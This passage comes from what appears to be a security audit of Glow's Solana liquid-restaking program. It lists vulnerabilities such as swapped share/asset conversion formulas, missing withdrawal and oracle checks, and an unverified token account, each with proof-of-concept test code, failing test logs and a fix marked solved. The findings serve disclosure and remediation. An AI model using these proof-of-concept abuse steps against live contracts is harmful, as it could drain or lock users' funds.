    adapter: LRtc6q4AhSr3k9dSLXpTRoAP1hBrgbQSiFkuQpuHaq3,
    value: "3999.99999",
    balance: 39999999900,
    balance_timestamp: 1753469533,
    price: PriceInfo {
        value: 10000000000,
        timestamp: 1753469533,
        exponent: -8,
        is_valid: 1,
        _reserved: [
            0,
            0,
            0,
        ],
    },
    kind: Collateral,
    exponent: -9,
    value_modifier: 95,
    flags: AdapterPositionFlags(
        0,
    ),
    max_staleness: 0,
    is_token_2022: 0,
    token_features: TokenFeatures(
        0,
    ),
},

// Withdrawal mint after LRT refresh with swapped mints -> inflated value due to incorrect withdrawal
AccountPosition {
    token: 3SDh8erPpiUJMpjqAijUD4JL1h6tujKi7xuksV3mhdWP,
    address: 6MsPUXCEUBfv25M4ABYiEt6tpS46hCph5r519Dbj7MTY,
    adapter: LRtc6q4AhSr3k9dSLXpTRoAP1hBrgbQSiFkuQpuHaq3,
    value: "5333.3333066666",
    balance: 39999999900,
    balance_timestamp: 1753469533,
    price: PriceInfo {
        value: 13333333300,
        timestamp: 1753469533,
        exponent: -8,
        is_valid: 1,
        _reserved: [
            0,
            0,
            0,
        ],
    },
    kind: Collateral,
    exponent: -9,
    value_modifier: 95,
    flags: AdapterPositionFlags(
        0,
    ),
    max_staleness: 0,
    is_token_2022: 0,
    token_features: TokenFeatures(
        0,
    ),
},
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:C/D:C/Y:N (10.0)

Recommendation

To address this issue, it is recommended to validate the `deposit_mint` and `withdrawal_mint` account and ensure that they have to the expected address.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by correctly verifying the addresses of the deposit and withdrawal mints.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/1cd1fc003204e5703bc405e04f46a44cedfaa616

7.4 INCORRECT CONVERSION BETWEEN ASSETS AND SHARES

// CRITICAL

Description

The program calculates the share exchange rate which corresponds to the amount of assets (SOL) received in exchange for 1 share (glowSOL).

The **exchange rate** is calculated in the `update` method as:

- `exchange_rate = total_assets / share_balance`

Based on this, the correct formulas for converting between assets and shares are:

- shares -> assets: `assets = shares * exchange_rate`
- assets -> shares: `shares = assets / exchange_rate`

However, in the current implementation, these conversion formulas are mistakenly swapped. This means:

- When converting shares to assets, the program incorrectly divides instead of multiplying.
- When converting assets to shares, it multiplies instead of dividing.

This inversion leads to **incorrect accounting of user balances**, potentially resulting in over-crediting or under-crediting users during deposits, withdrawals, or internal operations. Over time, this can create systemic imbalances in the pool and expose the protocol to financial risk or exploitability.

programs/lrt/src/state/pool_oracle.rs

```
let exchange_rate = total_assets.safe_div(share_balance)?;
```

programs/lrt/src/state/pool_oracle.rs

```
pub fn shares_to_assets(&self, shares: u64) -> Result {
    let shares = Number128::from_decimal(shares, self.share_decimals);
    let assets = shares.safe_div(self.share_to_asset_exchange_rate()?)?;
    Ok(assets.as_u64(-9)) // SOL decimals
}

pub fn assets_to_shares(&self, assets: u64) -> Result {
    let assets = Number128::from_decimal(assets, -9);
    let shares = assets.safe_mul(self.share_to_asset_exchange_rate()?)?;
    Ok(shares.as_u64(self.share_decimals))
}
```

Proof of Concept

1. Deposit assets.
2. Restake the assets.

3. Unrestake the assets and emulate a change in the share exchange rate.

- For the purpose of this POC, the rate change was emulated manually by multiplying the unrestaked sSOL token amount by a factor of 1.5 to emulate the staking rewards as shown in the `unrestake_fixed_rewards_handler` function below. This is necessary because the current implementation does not update the share exchange rate correctly. For more details, please refer to the HAL-014 finding: Share exchange rate is constant due to incorrect unrestaking implementation.

```
pub fn unrestake_fixed_rewards_handler(
        ctx: Context<SolayerUnrestakeFixedRewards>,
        tokens_in: u64,
    ) -> Result<()> {
        require!(tokens_in > 0, LRTPoolError::InvalidAmount);

        ctx.accounts.lst_ata.reload()?;
        let lp_solayer_amount_before = ctx.accounts.lst_ata.amount;

        solayer::cpi::unrestake(ctx.accounts.solayer_unrestake(), tokens_in)?;

        ctx.accounts.lst_ata.reload()?;

        let lp_solayer_amount_after = ctx.accounts.lst_ata.amount;
        let mint_lp_sol_amount = lp_solayer_amount_after
            .checked_sub(lp_solayer_amount_before)
            .ok_or(LRTPoolError::NumericUnderflow)?;

        // we need to emulate staking rewards, so we will multiply the lp_sol_amount by a factor > 1.
        // to emulate that we have received more SOLs
        // factor 1.5
        // - numerator 3
        // - denumerator 2
        let sol_amount_with_rewards = mint_lp_sol_amount
            .checked_mul(3)
            .unwrap()
            .checked_div(2)
            .unwrap();

        // burn the LP ssol token
        burn_lp_ssol_token(&ctx, tokens_in)?;

        //mint the LP sol token
        mint_lp_sol_token(&ctx, sol_amount_with_rewards)?;
        ctx.accounts.lp_asset_mint.reload()?;
        ctx.accounts.lp_stake_mint.reload()?;

        msg!(
            "Unrestaked {} sSOL for {} SOL.",
            tokens_in,
            sol_amount_with_rewards
        );

        let clock = Clock::get()?;
        ctx.accounts.pool_oracle.update(
            &clock,
            &ctx.accounts.lp_asset_mint,
            &ctx.accounts.lp_share_mint,
            &ctx.accounts.lp_stake_mint,
            None,
        )?;

        Ok(())
    }
```

4. Initiate a withdrawal.
5. The pending withdrawal request assets must be equal to 1.5*shares_to_withdraw.

```
// halborn_02_incorrect_conversion_shares_to_assets
// ...
lrt_pool
    .admin_solayer_unrestake_fixed_rewards(
        &ctx,
        &authority,
        &mut test_multisig,
        &SolayerAccounts {
            pool: test_solayer.pool,
            program: solayer::ID,
            lst_mint: test_solayer.lst_mint,
            rst_mint: test_solayer.rst_mint,
            vault: test_solayer.lst_vault,
        },
        20 * LAMPORTS_PER_SOL,
    )
    .await?;

let pool_oracle_1 =
    get_anchor_account::<PoolOracle>(&ctx.rpc(), &lrt_pool.pool.oracle_v2()).await?;
// share to asset exchange rate should change so check that it is not 1.0 anymore
let share_oracle_price = pool_oracle_1
    .share_to_asset_exchange_rate()
    .unwrap()
    .as_u64(-8);
assert_ne!(
    share_oracle_price, 100_000_000,
    "share to asset exchange rate should have changed but it is still 1.0"
);

assert_eq!(
    share_oracle_price, 133_333_333,
    "share to asset exchange rate should be 1.33"
);
user_b.refresh_all_pool_positions().await?;

user_b.lrt_create_pending_withdrawal(&lrt_pool.pool).await?;
let pending_withdrawals = get_anchor_account::<PendingWithdrawals>(
    &ctx.rpc(),
    &lrt_pool.pool.pending_withdrawals(user_b.address()),
)
.await?;
assert_eq!(pending_withdrawals.owner, *user_b.address());
assert_eq!(pending_withdrawals.total_pending_assets, 0);
user_b
    .lrt_initiate_withdrawal(&lrt_pool.pool, 5 * LAMPORTS_PER_SOL)
    .await?;

let pending_withdrawals = get_anchor_account::<PendingWithdrawals>(
    &ctx.rpc(),
    &lrt_pool.pool.pending_withdrawals(user_b.address()),
)
.await?;

assert!(pending_withdrawals.total_pending_assets > pending_withdrawals.total_pending_shares,
    "For the share exchange rate 1.33, the pending withdrawal must have more assets than shares");
```

```
thread 'halborn_12_token_mismatch_exploit' panicked at tests/hosted/tests/halborn.rs:4475:5:
For the share exchange rate 1.33, the pending withdrawal must have more assets than shares
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace

------------
     Summary [   1.283s] 1 test run: 0 passed, 1 failed, 213 skipped
        FAIL [   1.260s] hosted-tests::halborn halborn_12_token_mismatch_exploit
error: test run failed
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:H/D:H/Y:N (9.4)

Recommendation

To address this issue, it is recommended to correct the conversion calculations as suggested in the description above.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by correcting the conversion between assets and shares.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/c0251f7ad56f7bd2dc8323e4fda4add9aa98a3ff

7.5 POSSIBILITY TO WITHDRAW MARGIN ACCOUNT EVEN IF WITHDRAWALS ARE DISABLED

// HIGH

Description

The `margin_execute_withdraw` instruction allows users to finalize their withdrawal requests and retrieve their funds after the required waiting period has passed.

While it is expected to verify that withdrawals are currently enabled, the instruction **does not check the `withdrawals_enabled()` flag**. As a result, users can still execute withdrawals even when withdrawals are explicitly disabled by the protocol.

This oversight can undermine protocol controls and potentially lead to unintended or unauthorized fund outflows.


programs/lrt/src/instructions/margin/margin_execute_withdraw.rs

```
#[account(
    has_one = asset_mint,
    seeds = [LRT_POOL_SEED, share_mint.key().as_ref()], bump,
)]
pub pool: AccountLoader<'info, LrtPoolV2>,
```

Proof of Concept

1. Configure the LRT pool and disable the withdrawals.
2. Execute a withdrawal and check that the instruction fails.

```
// halborn_07_withdraw_even_if_withdrawals_disabled
lrt_pool
    .configure_pool(
        &ctx,
        &authority,
        &mut test_multisig,
        LrtPoolConfig {
            enable_withdrawals: Some(false), // disable withdrawals
            enable_deposits: None,
            enable_instant_withdrawals: None,
            stake_pyth_feed_id: None,
            asset_pyth_feed_id: None,
            pool_limit: None,
            withdrawal_waiting_period: None,
            instant_withdrawal_fee: None,
            cancel_pending_withdrawal_fee: None,
        },
    )
    .await?;

assert!(
    user_b
        .lrt_execute_withdrawal(&lrt_pool.pool, 0)
        .await
        .is_err(),
    "The user was able to complete a withdrawal despite withdrawals being disabled."
);
```



```
thread 'halborn_07_withdraw_even_if_withdrawals_disabled' panicked at tests/hosted/tests/halborn.rs:3119:5:
The user was able to complete a withdrawal despite withdrawals being disabled.
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace

------------
     Summary [   1.560s] 1 test run: 0 passed, 1 failed, 208 skipped
        FAIL [   1.528s] hosted-tests::halborn halborn_07_withdraw_even_if_withdrawals_disabled
error: test run failed
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:H/D:N/Y:N (7.5)

Recommendation

To address this issue, it is recommended to verify that withdrawals are enabled before allowing users to execute a withdrawal.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by ensuring the withdrawal can be executed only if the pool is enabled.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/078095aac487a02952b5c03eabd18986544e316e

7.6 RISK OF CANCELABLE WITHDRAWAL ARBITRAGE OR DOS

// MEDIUM

Description

The `margin_cancel_withdraw` and `cancel_withdraw` instructions allow users to cancel a pending withdrawal request—**but only if the withdrawal waiting period has not yet expired**. When invoked, the instructions convert the pending withdrawal **assets back into shares** using the **current exchange rate**. It then compares the newly calculated number of shares with the original number of shares that were locked for withdrawal. The user is refunded only if the **new share amount is greater than or equal to the original**.

This approach introduces **several vulnerabilities**:

1. **Denial of Service in Normal Conditions**
   In typical scenarios, the share exchange rate **increases over time**. As a result, converting assets back to shares will yield **fewer shares than initially locked**, causing the instruction to fail. This effectively **prevents users from canceling their withdrawals**, leading to a denial-of-service situation.
2. **Potential Exploit on Rate Decrease**
   In less common cases, such as **validator slashing** or **high withdrawal fees**, the exchange rate may **drop**. If this happens before the waiting period expires, users could cancel their pending withdrawals and, due to the lower exchange rate, **receive more shares than originally locked**. If the cancellation fee is small enough, this could be **economically beneficial and exploitable**.

These issues have **critical implications** for the protocol's **availability** and **economic security**, and should be addressed to ensure robust and fair behavior.


programs/lrt/src/instructions/margin/margin_cancel_pending_withdrawal.rs

```
require!(
    waiting_period_passed,
    LRTPoolError::WithdrawWaitingPeriodPassed
);

let shares = pending_withdrawal.pending_shares;
let assets = pending_withdrawal.pending_assets;

pending_withdrawals.make_empty(withdrawal_index as usize)?;

let new_shares = ctx.accounts.pool_oracle.assets_to_shares(assets)?;
require!(shares <= new_shares, LRTPoolError::InvalidAmount);
```

Proof of Concept

1. Deposit assets.
2. Initiate a withdrawal.
3. Set share exchange rate to 1.3333

4. Cancel the withdrawal request before the waiting period expires.
5. Due to rounding error, the previous amount of shares was 20.0, however the new amount is 19.9999998.
6. The instruction will fail.



```
[2025-07-21T22:43:25.854734000Z DEBUG solana_runtime::message_processor::stable_log] Program log: Instruction: AdapterInvoke
[2025-07-21T22:43:25.854888000Z DEBUG solana_runtime::message_processor::stable_log] Program data: zDPY5r/AZEtVVg3a7E0yfnvww5M5t3FC7xXit+Q/ywNJlC5L5CxGeg==
[2025-07-21T22:43:25.856505000Z DEBUG solana_runtime::message_processor::stable_log] Program LRtc6q4AhSr3k9dSLXpTRoAP1hBrgbQSiFkuQpuHaq3 invoke [2]
[2025-07-21T22:43:25.858315000Z DEBUG solana_runtime::message_processor::stable_log] Program log: Instruction: MarginCancelWithdraw
[2025-07-21T22:43:25.863014000Z DEBUG solana_runtime::message_processor::stable_log] Program log: previous shares = 2000000000
[2025-07-21T22:43:25.863103000Z DEBUG solana_runtime::message_processor::stable_log] Program log: new shares = 1999999998
[2025-07-21T22:43:25.863454000Z DEBUG solana_runtime::message_processor::stable_log] Program log: AnchorError thrown in programs/lrt/src/instructions/margin
lidAmount. Error Number: 142020. Error Message: Invalid amount.
[2025-07-21T22:43:25.863587000Z DEBUG solana_runtime::message_processor::stable_log] Program LRtc6q4AhSr3k9dSLXpTRoAP1hBrgbQSiFkuQpuHaq3 consumed 64770 of 6
[2025-07-21T22:43:25.863603000Z DEBUG solana_runtime::message_processor::stable_log] Program LRtc6q4AhSr3k9dSLXpTRoAP1hBrgbQSiFkuQpuHaq3 failed: custom prog
[2025-07-21T22:43:25.863627000Z DEBUG solana_runtime::message_processor::stable_log] Program GLoWMgcn3VbyFKiC2FGMgfKxYSyTJS7uKFwKY2CSkq9X consumed 81211 of
[2025-07-21T22:43:25.863643000Z DEBUG solana_runtime::message_processor::stable_log] Program GLoWMgcn3VbyFKiC2FGMgfKxYSyTJS7uKFwKY2CSkq9X failed: custom pro
Error: transport transaction error: Error processing Instruction 2: custom program error: 0x22ac4

Caused by:
    Error processing Instruction 2: custom program error: 0x22ac4
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:M/I:N/D:M/Y:N (6.3)

Recommendation

To address this issue, it is recommended to refund the originally locked amount of shares instead of the amount based on the current share exchange rate. This will allow fair and transparent refunds that will favor the pool's economic stability.

Remediation Comment

SOLVED: The **Glow team** resolved this finding by refunding the originally locked amount of shares.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/364ff4aa29accea81983762ed63263bd620bbbe8

7.7 INSUFFICIENT PRICE ORACLE VALIDATION

// MEDIUM

Description

The `update_oracle` instruction allows anyone to update the stake price and store it in the designated `PoolOracle` account.

However, the instruction does not validate the confidence interval and the deviation of the current price from the time-weighted average price. Without these checks, an attacker could submit a price update with a low confidence level, potentially introducing inaccurate or manipulated pricing into the system.

This lack of validation creates a risk where users may deposit or withdraw tokens at unfair or incorrect exchange rates, undermining the economic stability and integrity of the protocol.


programs/lrt/src/instructions/oracle/update_oracle.rs

```
let oracle_data = ctx.accounts.stake_price_feed.try_borrow_data()?;
let update = PriceUpdateV2::try_deserialize(&mut &oracle_data[..])?;

let price_message = update.get_price_no_older_than(
    clock,
    MAX_ORACLE_STALENESS_SECONDS,
    &pool.stake_pyth_feed_id,
)?;

oracle.update(
    clock,
    &ctx.accounts.lp_asset_mint,
    &ctx.accounts.lp_share_mint,
    &ctx.accounts.lp_stake_mint,
    Some(&price_message),
)?;
```

Proof of Concept

1. Emulate a stake oracle price where the confidence interval is 100% of the current price and the twap value is 10 times lower than the current price.
2. Update the oracle.
3. The instruction will pass due to the missing checks.

```
// halborn_18_non_validated_price
ctx.tokens()
        .set_price(
            &env.ssol.address,
            &TokenPrice {
                exponent: -8,
                price: 100_000_000,
                confidence: 100_000_000, // 100% of current price
                twap: 10_000_000,         // moving average 10x lower than current price
                feed_id: *env.ssol_oracle.pyth_feed_id().unwrap(),
            },
        )
        .await?;

lrt_pool
    .update_oracle(
        &ctx,
       &user_a_wallet,
       derive_pyth_price_feed_account(env.ssol_oracle.pyth_feed_id().unwrap(), None, None),
   ).await?;
```



```
Program log: Instruction: TokenUpdatePythPrice
Program test7JXXboKpc8hGTadvoXcFWN4xgnHLGANU92JKrwA consumed 3985 of 200000 compute units
Program test7JXXboKpc8hGTadvoXcFWN4xgnHLGANU92JKrwA success
Program LRtc6q4AhSr3k9dSLXpTRoAP1hBrgbQSiFkuQpuHaq3 invoke [1]
Program log: Instruction: UpdateOracle
Program LRtc6q4AhSr3k9dSLXpTRoAP1hBrgbQSiFkuQpuHaq3 consumed 28626 of 200000 compute units
Program LRtc6q4AhSr3k9dSLXpTRoAP1hBrgbQSiFkuQpuHaq3 success
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:M/D:M/Y:N (6.3)

Recommendation

To address this issue, it is recommended to validate both the price confidence interval and the deviation from the time-weighted average price (TWAP). Price updates should be rejected if the confidence interval exceeds a predefined threshold or if the reported price significantly deviates from the TWAP. These checks help ensure the reliability and stability of oracle data, reducing the risk of manipulation and maintaining the economic integrity of the protocol.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by validating both the price confidence interval and the deviation from the time-weighted average price (TWAP).

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/a50fe184b42e9ce7a99e086bbb2c4ff94936d35a

7.8 INCORRECT CANCELLATION FEE CALCULATION

// MEDIUM

Description

The instructions `cancel_pending_withdrawal` and `margin_cancel_withdraw` enable users to cancel their withdrawal requests. The program refunds the locked assets to the user and deducts a cancellation fee paid to the protocol. However, the cancellation fees are calculated using the `LrtPoolV2` configuration fields `instant_withdrawal_fee_*` instead of the intended `cancel_pending_withdrawal_*` configuration fields.

This oversight could lead to incorrect or unexpected fees being charged to users.

programs/lrt/src/instructions/user/cancel_pending_withdrawal.rs

```
let fee_shares_amount = new_shares
    .checked_mul(instant_withdraw_fee_numerator as u64)
    .ok_or(LRTPoolError::Overflow)?
    .checked_div(instant_withdraw_fee_denominator as u64)
    .ok_or(LRTPoolError::Overflow)?;
```

```
let fee_shares_amount = new_shares
    .checked_mul(instant_withdraw_fee_numerator as u64)
    .ok_or(LRTPoolError::Overflow)?
    .checked_div(instant_withdraw_fee_denominator as u64)
    .ok_or(LRTPoolError::Overflow)?;
```

Proof of Concept

1. Configure the instant withdrawal fee to be 1%.
2. Configure the cancellation fee to be 0%.
3. Deposit.
4. Initiate a withdrawal.
5. Cancel the withdraw request.
6. Check that no cancellation fee is deduced -> the test will fail.

```
// incorrect_cancellation_fee
// ...
// Change the deposit limit
    test_lrt_pool
        .configure_pool(
            &ctx,
            &authority,
            &mut test_multisig,
            LrtPoolConfig {
                enable_withdrawals: None,
                enable_deposits: None,
                enable_instant_withdrawals: None,
                stake_pyth_feed_id: None,
                asset_pyth_feed_id: None,
                pool_limit: Some(1_000 * LAMPORTS_PER_SOL),
                withdrawal_waiting_period: None,
                instant_withdrawal_fee: Some(InstantWithdrawalFee {
                    numerator: 1,
                    denominator: 100, // 1% fee
                }),
                cancel_pending_withdrawal_fee: None, // 0% cancellation fee
            },
        )
        .await?;
// ...
    test_lrt_pool
        .cancel_pending_withdrawal(
            &ctx,
            &authority,
            instant_unstake_fee_ata,
            index_last_pending_withdrawal as u8,
        )
        .await?;
// ...
    assert!(
        fee_receiver_share_balance_after_cancel_pending_withdrawal
            == fee_receiver_share_balance_before_cancel_pending_withdrawal,
        "Fee receiver share balance should be the same because no fees were charged"
    );
```

```
thread 'halborn_03_incorrect_cancellation_fee' panicked at tests/hosted/tests/halborn.rs:883:5:
Fee receiver share balance should be the same because no fees were charged
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace

------------
     Summary [   0.824s] 1 test run: 0 passed, 1 failed, 201 skipped
        FAIL [   0.810s] hosted-tests::halborn halborn_03_incorrect_cancellation_fee
error: test run failed
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:M/Y:N (5.0)

Recommendation

To address this issue, it is recommended to use the `cancel_pending_withdrawal_*` parameters when calculating the cancellation fees.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by using the correct parameters to calculate the cancellation fee.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/f3e8b71e71542262201ce206c9f5515235486dd8

7.9 RISK OF LP_ASSET TOKENS TRANSFER TO EXTERNAL ACCOUNT

// LOW

Description

The `margin_deposit` instruction allows users to deposit assets into the LRT margin account. As part of this process, it mints `lp_asset` tokens to a designated `lp_asset_token_account`, which is used to track the deposited assets.

This token account is expected to be a **specific PDA (Program Derived Address)**, with the **program set as its authority**. However, the instruction **does not verify** that the provided `lp_asset_token_account` is actually the correct PDA.

As a result, an attacker could supply a malicious token account not controlled by the program, causing `lp_asset` tokens to be minted to an unauthorized account. Since the program doesn't control this account, it would **not be able to burn the tokens**, which would ultimately **prevent users from withdrawing** the assets they previously deposited — effectively disrupting the entire withdrawal mechanism. This issue only impacts the `margin_execute_withdraw` instruction. As an alternative, users may still be able to withdraw the liquid staking assets (e.g., sSOL), provided that there is sufficient liquidity in the pool and their withdrawal request waiting period has not yet expired—since expired requests can no longer be canceled.

programs/lrt/src/instructions/margin/margin_deposit.rs

```rust
#[account(mut)]
pub lp_asset_token_account: Box<InterfaceAccount<'info, TokenAccount>>,
```

programs/lrt/src/instructions/margin/margin_deposit.rs

```rust
crate::utils::cpi::mint_tokens(
    ctx.accounts.lp_token_program.to_account_info(),
    ctx.accounts.lp_asset_mint.to_account_info(),
    ctx.accounts.lp_asset_token_account.to_account_info(),
    ctx.accounts.pool.to_account_info(),
    Some(pool_seeds),
    assets,
)?;
```

Proof of Concept

1. Invoke the `margin_deposit` instruction and supply an incorrect `lp_asset_token_account` - not the expected PDA, but correct mint.
2. The instruction will pass successfully and mint tokens to the incorrect account.

```rust
// get the lp_asset mint
let lp_asset_mint_info = MintInfo::with_legacy(lrt_pool.lp_asset_mint());
// create a new account for the lp_asset mint
let incorrect_lp_asset_token_account_ix = lp_asset_mint_info
    .create_associated_token_account_idempotent(self.address(), &self.signer());
```

```
let incorrect_lp_asset_account = lp_asset_mint_info.associated_token_address(self.address());
instructions.push(incorrect_lp_asset_token_account_ix);
// Deposit into the LRT program and supply the incorrect lp_asset_token_account
invoke_ix.push(lrt_pool.margin_deposit_incorrect_lp_account(
    self.airspace(),
    *self.address(),
    incorrect_lp_asset_account,
    deposit_amount,
));
```

```
 PASS [   1.012s] hosted-tests::halborn halborn_04_incorrect_lp_asset_account
```

BVSS

AO:A/AC:L/AX:L/R:P/S:U/C:N/A:M/I:H/D:N/Y:N (4.4)

Recommendation

To address this issue, it is recommended to verify that the `lp_asset_token_account` has the correct address.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by verifying that the `lp_asset_token_account` corresponds to the expected asset vault account.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/a1174cf2df853dac8bb398814a88ac476f26b9a8

7.10 THE INSTRUCTION MARGIN_CANCEL_WITHDRAW IS NOT EXPOSED IN PUBLIC API

// LOW

Description


The `margin_cancel_withdraw` instruction is intended to allow users to cancel their previously initiated withdrawal requests. However, this instruction is not exposed publicly and cannot be invoked externally, effectively disabling the cancellation feature.

As a results, users are unable to cancel withdrawal requests, even if they change their mind or made a mistake. It may lead to locked funds, forcing users to wait for the withdrawal to complete or expire before regaining control over their assets. In some scenarios, it may introduce unnecessary risk, particularly if market conditions change while the user is unable to act on their position.

Proof of Concept

Invoke the `margin_cancel_withdraw` instruction manually. The program will fail with a `InstructionFallbackNotFound` error.

```rust
#[tokio::test(flavor = "multi_thread")]
async fn halborn_05_missing_margin_cancel_ix() -> anyhow::Result<()> {
    const MARGIN_CANCEL_IX_DISCRIMINATOR: [u8; 8] = [255, 3, 26, 130, 76, 236, 80, 139];
    let mut ctx = margin_test_context!("restake");

    let ix = Instruction {
        program_id: GLOW_LRT_PROGRAM,
        accounts: vec![],
        data: MARGIN_CANCEL_IX_DISCRIMINATOR.to_vec(),
    };
    send_and_confirm(&ctx.rpc(), &[ix], &[]).await?;
    Ok(())
}
```



```
Program log: AnchorError occurred. Error Code: InstructionFallbackNotFound. Error Num
ber: 101. Error Message: Fallback functions are not supported.
[2025-07-17T12:25:33.305944000Z DEBUG solana_runtime::message_processor::stable_log]
Program LRtc6q4AhSr3k9dSLXpTRoAP1hBrgbQSiFkuQpuHaq3 consumed 1594 of 200000 compute u
nits
[2025-07-17T12:25:33.305964000Z DEBUG solana_runtime::message_processor::stable_log]
Program LRtc6q4AhSr3k9dSLXpTRoAP1hBrgbQSiFkuQpuHaq3 failed: custom program error: 0x6
5
Error: transport transaction error: Error processing Instruction 0: custom program er
ror: 0x65

Caused by:
    Error processing Instruction 0: custom program error: 0x65

------------
     Summary [   0.410s] 1 test run: 0 passed, 1 failed, 206 skipped
        FAIL [   0.404s] hosted-tests::halborn halborn_06_missing_margin_cancel_ix
```

BVSS

AO:A/AC:L/AX:L/R:P/S:U/C:N/A:H/I:N/D:N/Y:M (4.4)

Recommendation

To address this issue, it is recommended to include the `margin_cancel_withdraw` instruction into the `glow_lrt` module and expose it to the public API.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by publicly exposing the instruction and thus making it accessible in the public API.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/341c7a8954ec7c41b1bd3f160b52bb276cd04d22

7.11 RISK OF FRONT-RUNNING DURING PROGRAM INITIALIZATION

// LOW

Description

The `initialize` instruction is used to set up the initial state of the new version of the program. However, the instruction does not restrict who can invoke it, meaning that anyone can initialize the program.

